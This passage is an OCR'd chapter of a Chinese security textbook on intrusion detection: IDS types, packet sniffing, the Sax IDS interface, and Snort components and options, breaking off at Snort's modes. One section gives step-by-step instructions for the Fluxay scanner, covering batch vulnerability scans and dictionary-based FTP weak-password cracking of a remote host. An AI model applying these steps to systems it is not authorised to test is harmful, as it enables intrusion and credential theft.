入侵检测技术可实时监控网络传输，自动检测可疑行为，分析来自网络外部入侵信号和内部的非法活动，在系统受到危害前发出警告，对攻击作出实时的响应，并提供补救措施，最大限度地保障系统安全。

要点提示

- ○ **基于网络的入侵检测系统**
- ○ **基于主机的入侵检测系统**
- ○ **基于漏洞的入侵检测系统**
- ○ **萨客嘶入侵检测系统**
- ○ **Snort 入侵检测系统**

9.1 入侵检测概述

所谓入侵检测，是指试图监视和尽可能阻止有害信息的入侵或其他能够对用户的系统和网络资源产生危害的行为。简单地说，它是这样工作的：用户有一个计算机系统，它与网络连接着，也许也同互联网连接。由于一些原因，允许网络上的授权用户访问该计算机。比如说，有一个连接着互联网的 Web 服务器，允许自己的客户、员工和一些潜在的客户，访问存放在该 Web 服务器上的 Web 页面。


入侵检测可以采取更多的措施，大致有以下两种。

- 在防火墙和一个安全系统之间放置基于网络的入侵检测系统，就能够给该系统提供另外层次的保护。
- 监视来自互联网的对安全系统的敏感数据端口的访问，可以判断防火墙是否被攻破，或是否采取一种未知的技巧来绕过防火墙的安全机制，从而访问被保护的网络。

入侵检测系统分为基于网络的入侵检测系统、基于主机的入侵检测系统和基于漏洞的入侵检测系统 3 种类型。

9.2 基于网络的入侵检测系统

基于网络的入侵检测，这种类型一般安装在需要保护的网段中，利用网络侦听技术实时监视网段中传输的各种数据包，并对这些数据包的内容、源地址、目的地址等进行分析和检测。如果发现入侵行为或可疑事件，入侵检测系统就会发出警报甚至切断网络连接，其整个入侵检测结构如下图所示。网络接口卡（NIC）可以在如下两种模式下工作。



基于网络的入侵检测结构

- 正常模式。需要发送向计算机（通过包的以太网或 MAC 地址进行判断）的数据包，系统通过该主机进行中继转发。
- 混杂模式。此时以太网上所能见到的数据包都向该主机系统中继。

一块网卡可以从正常模式向混杂模式转换，通过使用操作系统的底层功能就能直接告诉网卡进行如此改变。通常，基于网络的入侵检测系统要求网卡处于混杂模式。

9.2.1 包嗅探器和网络监视器

包嗅探器和网络监视器的最初设计目的是帮助监视以太网络的通信。最早有两种产品：Novell LANalyser 和[M$] Network Monitor。这些产品可以抓获网络上能够看到的所有包，一旦抓获了这些数据包，就可以进行如下的工作。

- 对包进行统计。统计通过的数据包，并统计该时期内通过的数据包的总的大小（包括总的开销，例如包的报头），可很好地知道网络的负载状况。LANalyser 和[M$] Network Monitor 都提供了网络相关负载的图形化或图表表现形式。
- 详细地检查包。如可抓获一系列到达 Web 服务器的数据包来诊断服务器的问题。

近年来，包嗅探产品已经成了独立的产品。程序（例如 Ethereal 和 Network Monitor 的最新版本）可以对内部各种类型的包进行拆分，从而可以知道包内部发生了什么类型的通信。这些工具同时也能被用来进行破坏活动。

9.2.2 包嗅探器和混杂模式

所有的包嗅探器都要求网络接口运行在混杂模式下。只有运行在混杂模式下，包嗅探器才能接收通过网络接口卡的每个包。在安装包嗅探器的机器上运行包嗅探器通常需要管理员的权限，这样，网卡的硬件才能被设置为混杂模式。

另外需要考虑的一点是包嗅探器在交换机上的使用。在一个网络中，它比集线器使用得更多。注意，在交换机的一个接口上收到的数据包不总是被送向交换机的其他接口的。由于这种原因，包嗅探器在交换网络环境下通常不能正常工作。

9.2.3 基于网络的入侵检测：包嗅探器的发展

从安全的角度来看，包嗅探器所带来的好处很少。抓获网络上的每个数据包，拆分该包，再根据包的内容手工采取相应的措施，太浪费时间，有什么软件可以自动执行这些程序呢？（毕竟，这是计算机所做的第一个方面）

这就是基于网络的入侵检测系统的主要任务。有两种类型的软件包可以用来进行这类的入侵检测，即 ISS Real Secure Engine 和 Network Flight Recorder。


基于网络的入侵检测系统可以识别各种各样有可能是欺骗攻击的 IP。将 IP 地址转化为 MAC 地址的 ARP 通常就是一个攻击目标。如果在一个以太网上发送伪造的 ARP 数据包，一个已经获得系统访问权限的入侵者就可以假装是一个不同的系统在进行操作。这将会导致各种各样的拒绝服务攻击，也叫系统劫持。入侵者可以使用欺骗攻击将数据包重定向到自己的系统中，同时在一个安全的网络上进行中间类型的攻击来进行欺骗。

通过对 ARP 数据包的记录，基于网络的入侵检测系统就能识别出受害的源以太网地址和判断是否是一个破坏者。当检测到一个不希望看到的活动时，基于网络的入侵检测系统将会采取行动，包括干涉从入侵者处发来的通信或重新配置附近的防火墙策略，来封锁从入侵者的计算机或网络发来的所有的通信。

9.3 基于主机的入侵检测系统

基于主机的入侵检测，这种类型的入侵检测系统运行在需要监视的系统上。它们监视

系统并判断系统上的活动是否可接受。如果一个网络数据包已经到达它要试图进入的主机，要想准确地检测出来并进行阻止，除防火墙和网络监视器外，还可用第三道防线，即“基于主机的入侵检测”，其入侵检测结构如下图所示。



基于主机的入侵检测结构

两种基于主机的入侵检测类型如下。

- 网络监视器。它监视进来的主机的网络连接，并试图判断这些连接是否是一个威胁，并可检查出网络连接表达的一些试图进行的入侵类型。记住，这与基于网络的入侵检测不同，因为它只监视它所运行的主机上的网络通信，而不是通过网络的所有通信。基于此种原因，它不需要网络接口处于混杂模式。
- 主机监视器。它监视文件、文件系统、日志或主机其他部分，查找特定类型的活动，进而判断是否是一个入侵企图（或一个成功的入侵），之后通知系统管理员。

1．监视进来的连接

在数据包到达主机系统的网络层之前，检查试图访问主机的数据包是可以的。这种机制试图在到达的数据包能够对主机造成破坏之前，截获该数据包而保护该主机。

可以采取的活动主要有以下两种。

- 检测试图与未授权的 TCP 或 UDP 端口进行的连接。如果试图连接没有服务的端口，这通常表明入侵者在搜索查找漏洞。
- 检测进来的端口扫描，并给防火墙发警告或修改本地的 IP 配置以拒绝从可能的入侵者主机来的访问。

可以执行这种监视类型的两种软件产品分别是 ISS 公司的 Real Secure 和 Port Sentry。

2．监视登录活动

尽管管理员已经尽了最大努力，同时刚刚配置并不断检查入侵检测软件，但仍然可能有某些入侵者采取未知的入侵攻击方法来进入系统。一个攻击者可以通过各种方法（包嗅探器或其他）获得一个网络密码，从而有可能进入该系统。

查找系统上的异常活动是 Host Sentry 类软件的工作。这种类型的包监视器尝试登录或退出，从而给系统管理员发送警告，该活动是不一般的或不希望的。

3．监视 Root 的活动

获得要进行破坏的系统超级用户（Root）或管理员的访问权限，是所有入侵者的目标。

除了在特定的时间内对系统进行定期维护外，对如 Web 服务器或数据库服务器进行良好的维护和在可靠的系统上对超级用户进行维护，通常是几乎没有或很少进行的活动。但入侵者不信任系统维护，他们很少在定期的维护时间工作，而是经常在上面进行很长时间的活动。他们在该系统上执行很多异常操作，有时候比系统管理员的都多。

4．监视文件系统

一旦有入侵者侵入了系统，就要改变系统的文件。如：一个成功入侵者可能想要安装一个包嗅探器或者端口扫描检测器，或修改一些系统文件或程序，以躲避对他在周围进行的入侵活动的检测。在一个系统上安装软件通常包括修改系统的某些部分，这些修改通常是要修改系统上的文件或库。


9.4 基于漏洞的入侵检测系统

黑客利用漏洞进入系统，再悄然离开，系统管理员对整个过程可能毫无察觉，等黑客在系统内胡作非为后再发现已为时过晚。为防患于未然，应对系统进行扫描，发现漏洞及时补救。流光对于国内的安全爱好者们来说可以说是无人不晓，它不仅仅是一个安全漏洞扫描工具，更是一个功能强大的渗透测试工具。流光以其独特的 C/S 结构设计的扫描设计颇得好评。

9.4.1 运用流光进行批量主机扫描

流光的功能较多，所以对初学者来说略显复杂，所幸，这个过程需要的时间不会太久。下面将详细讲述用流光扫描主机漏洞的方法，具体操作步骤如下。

STEP01: 运行“流光”软件




选择“文件”>“高级扫描向导”菜单命令或按<Ctrl+W>组合键。

STEP02: 打开“设置”对话框

01 输入起始IP和终止IP，将“目录系统”设置为“Windows NT/2000”。

02 单击“下一步”按钮。

STEP03: 打开“PORTS”对话框




01 指定扫描的端口范围。

02 单击“下一步”按钮。

STEP04: 依次确认

依次单击“下一步”按钮。

STEP05: 打开“TELNET”对话框



01 取消勾选


02 单击“下一步”按钮。

STEP06: 打开“CGI Rules”对话框

01 选择“Windows NT/2000”项，根据需要勾选具体选项。


02 单击“下一步”按钮。

STEP07: 依次确认



依次单击“下一步”按钮。

STEP08: 打开“PLUGINGS”对话框




01 选择“Windows NT/2000”选项。

02 单击“下一步”按钮。

STEP09: 打开“选择流光主机”对话框

单击“开始”按钮。

STEP10: 程序开始扫描



可查看正在扫描的内容。

提示

流光的扫描引擎既可以安装在不同的主机上，也可以直接从本地启动。如果没有安装过任何扫描引擎，流光将使用默认的本地扫描引擎。

STEP11: 当扫描到安全漏洞时流光会弹出一个“探测结果”窗口，在其中可以看到能够连接成功的主机和其扫描到的安全漏洞信息。

9.4.2 运用流光进行指定漏洞扫描

很多时候并不需要对指定主机进行全面的扫描，而是根据需要对指定的主机漏洞进行扫描。比方说，只想扫描指定主机是否具有 FTP 方面或者 CGI 方面的漏洞等。

具体的操作步骤如下。

STEP01: 加入需要破解的站点名称


右击“FTP主机”，在快捷菜单中选择“编辑”>“添加”命令。

STEP02: 打开“添加主机”对话框

01 输入远程主机的域名或IP地址。


02 单击“确定”按钮。

STEP03: 添加用户和密码的字典




右击“192.168.0.10”，在快捷菜单中选择“编辑” > “从列表添加”命令。

STEP04: 打开“打开”对话框




在流光安装目录中选择Name文件，单击“打开”按钮。

STEP05: 双击“显示所有项目”项



“显示所有项目”项将切换成“隐藏所有项目”项，而用户列表中的所有用户都将显示出来。

STEP06: 选用用户名




通过复选框来决定用户名的选用与否。

STEP07: 按〈Ctrl+F7〉快捷键，流光开始 FTP 的弱口令探测。当流光探测到弱口令后，在主窗口下方将会显示探测出的用户名、密码和 FTP 地址。

9.5 萨客嘶入侵检测系统

萨客嘶入侵检测系统基于协议分析，采用了快速的多模式匹配算法，能对当前复杂高速的网络进行快速精确分析。在网络安全和网络性能方面可以提供全面和深入的数据依据，是企业、政府、学校等机构进行多层次防御的重要产品。具体的操作步骤如下。

STEP01: 运行萨客嘶入侵检测系统



选择“监控”>“开始”菜单命令。

STEP02: 打开“设置”对话框

01 选择网卡。


02 单击“确定”按钮。

> **提示** 因为该检测系统是通过适配器来捕捉网络中正在传输的数据并对其进行分析的，所以正确选择网卡是能够捕捉到入侵的关键一步。

STEP03: 对主机进行监控


可以查看检测到主机的IP地址及对应的MAC地址等信息。

STEP04: 切换至“会话”选项卡



可查看监控时进行会话的源IP地址、源端口、目标IP地址、目标端口等信息。


STEP05: 分类查看会话信息



01 右击某条信息，选择“按源节点进行过滤”命令，即可按源IP地址显示会话信息。


02 右击节点物理地址，选择“增加别名”命令。

STEP06: 打开“增加别名”对话框




在“别名”文本框中输入名称之后，单击“确定”按钮。

STEP07: 查看物理地址名称




查看该物理地址刚自定义的名称。

STEP08: 在“入侵”选项卡下查看事件




如果存在违反安全策略的行为和被攻击的迹象，则在此可看到入侵事件的详细信息。

STEP09: 切换至“日志”选项卡




单击“自定义列”按钮，自定义日志的显示格式。

STEP10: 打开“表格显示定义”对话框




01 勾选相应的复选框。 02 单击“确定”按钮。

STEP11: 返回主界面



选择“设置” > “选项”菜单命令。

STEP12: 打开“详细设置”对话框




勾选相应的复选框，展开“分析模块”中的各个子项。

STEP13: 选择“入侵分析器”选项

01 设置是否启用日志等。


02 单击“确定”按钮。

STEP14: 返回主界面




选择“设置”>“别名设置”菜单命令。

STEP15: 打开“别名设置”对话框



对物理地址、IP地址、端口进行各种操作，如添加、编辑、删除、导出等。

STEP16: 返回主界面



选择“设置”>“检测规则设置”菜单命令。

STEP17: 打开“入侵规则设置”对话框

可对各种入侵规则进行添加规则、删除规则、增加选项、删除选项等。

该检测系统可检测出用户网络中存在的黑客入侵、网络资源滥用、蠕虫攻击、后门木马、ARP 欺骗、拒绝服务攻击等各种威胁，同时，可以根据策略配置主动切断危险行为，对目标网络进行保护。

9.6 Snort 入侵检测系统

Snort 是一个基于 libpcap 的轻量级网络入侵检测系统，可记录所有可能的入侵企图。

记录信息的文件可以是文本、XML、libpcap 格式，也可以把信息记录到 syslog 或数据库中。

9.6.1 Snort 的系统组成

Snort 运行在一个“传感器”（Sensor）主机上，可监听网络数据。Snort 还是一个自由、简洁、快速、易于扩展的入侵检测系统，已经被移植到各种平台中，如 Windows 平台、UNIX 平台等。Snort 的主要功能有三种：数据包嗅探器、数据包记录器和网络入侵检测。

Snort 主要由如下几部分组成。

1．数据包解码器

数据包解码器主要是对各种协议栈上的数据包进行解析、预处理，以便提交给检测引擎进行规则匹配。

2．检测引擎

Snort 用一个二维链表存储其检测规则，一维称为规则头，另一维称为规则选项。规则匹配查找采用递归法进行，检测机制只针对当前已经建立的链表选项进行检测。

3．日志子系统

Snort 可供选择的日志形式有文本形式、二进制形式和关闭日志服务三种。

4．报警子系统

报警形式有五种：报警信息可发往系统日志；用文本形式记录到报警文件中去；用二进制形式记录到报警文件中去；通过 Samba 发送 WinPopup 信息；关闭报警，什么也不做。

9.6.2 Snort 命令介绍

虽然已出现了 Windows 平台基于 Snort.exe 程序的图形窗口控制程序 idscenter.exe，但还是不能避免使用命令，下面详细介绍 Snort 命令及其参数的作用。

Snort 的命令行的通用形式为：snort–[options]<filters>。

各个参数的功能如下。

- –A <alert>：设置报警模式，alert = full/fast/none/unsock。其中，full 模式是默认警报模式，它记录标准的 alert 模式到 alert 文件中；fast 模式只记录时间戳、消息、IP 地址、端口到文件中；unsock 模式是发送到 UNIX socket；none 模式是关闭报警。
- –b：用二进制文件保存网络数据包，以应付高吞吐量的网络。
- –B <mask>：将 IP 地址信息抹掉，去隐私化。
- –c <cf>：使用配置文件<cf>，这会使得 snort 进入 IDS 模式，并从<cf>中读取运行的配置信息。
- –d：显示包的应用层数据。
- –D：以后台进程运行 snort。如无指定，Alerts 将写到/var/log/snort/alert。
- –e：显示数据链路层的信息。
- –E：保存报警日志为 Windows 事件日志。
- –f：激活 PCAP 行缓冲（Line Buffering）。
- –F <bpf>：指定 BPF 过滤器。
- –g <gname>：初始化 Snort 后以组 ID（group ID）运行。

- −G <id>：为事件生成设置一个基础事件 id 值。
- −h <hn>：设置本地网络为 hn，如 192.168.1.0/24。
- −i <if>：设置网络接口为<if>。可以用-W 选项查询网络接口列表，然后用接口序号 index 指定接口，如-i 2。
- −I：报警时附加上接口信息。
- −J <port>：当以 in-line 模式运行时，这个选项将只捕获<port>端口的报文。
- −k <checksum mode>：设置校验和模式为 all、noip、notcp、noudp、noicmp 或 none。
- −K <logging mode>：设置保存文件的格式为 pcap、ascii 或 none。其中，pcap 是默认格式，同于-b 选项的格式；ascii 是老的模式格式；none 则关闭数据包记录。
- −l <ld>：设置数据包文件存放目录<ld>。默认目录是/var/log/snort.
- −L <fn>：设置二进制输出文件的文件名为<fn>。
- −M：当以非后台模式 daemon 运行时，保存信息到 syslog。
- −m <mask>：设置 snort 输出文件的权限位。
- −n <count>：出来<count>个报文后终止程序。
- −N：关闭保存日志包功能。
- −o：改变应用规则的顺序。从 Alert→Pass→Log 顺序改为 Pass→Alert-→Log，避免了设置大量 BPF 命令行参数来过滤 alert 规则。
- −O：在 ASCII 数据包捕获模式下混淆 IP 地址。
- −p：关闭混杂模式。
- −P<snaplen>：设置 snaplen，默认值是当前网卡的 MTU。
- −q：安静模式，不显示标志和状态报告。
- −Q：当在线（in-line）运行时，从 iptables/IPQ 中读取数据包。
- −r <tf>：从 pcap 格式的文件中读取数据包。
- −R <name>：为 snort pidfile 增加下标。
- −s：使 snort 把报警消息发送到 syslog，默认的设备是 LOG_AUTHPRIV 和 LOG_ALERT。可以修改 snort.conf 文件修改其配置。
- −S <n=v>：将变量 n 的值设置为 v。
- −t <chroot>：初始化后将 Snort 的根目录改变为<chroot>。
- −T：以自检测模式启动 Snort。
- −u <uname>：初始化后改变 Snort 的 UID。
- −U：在时间戳上用 UTC 时间代替本地时间。
- −v：从网络上读出数据包然后显示在你的控制台上。
- −V：查看版本号并退出。
- −w：如果运行在 802.11 网中，显示管理帧。
- −W *WIN32 ONLY*：列出可以网络接口。其中的 Index 或 Device Name 都可以用到-i 选项中。
- −X：显示包括数据链路层的原始数据包。
- −y：在时间戳里显示年份。
- −Z <path>：设置性能监视器(perfmon)路径。
- −？：帮助信息。

9.6.3 Snort 的工作模式

Snort 拥有 3 种工作模式，分别为：嗅探器模式、分组日志模式与网络入侵检测模式。

1．嗅探器模式

